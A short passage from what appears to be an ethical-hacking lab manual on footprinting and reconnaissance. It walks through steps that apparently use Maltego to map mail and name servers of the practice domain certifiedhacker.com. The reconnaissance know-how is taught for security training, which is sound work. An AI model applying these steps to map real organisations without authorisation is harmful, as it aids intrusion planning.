


Module 02 – Footprinting and Reconnaissance

36. By identifying the mail exchanger server, attackers attempt to exploit the vulnerabilities in the server and, thereby, use it to perform malicious activities such as sending spam e-mails.
37. Select only the mail server by dragging and deleting it.




38. Right-click the **certifiedhacker.com** entity and select **All Transforms --> To DNS Name - NS (name server)**.




Module 02 – Footprinting and Reconnaissance

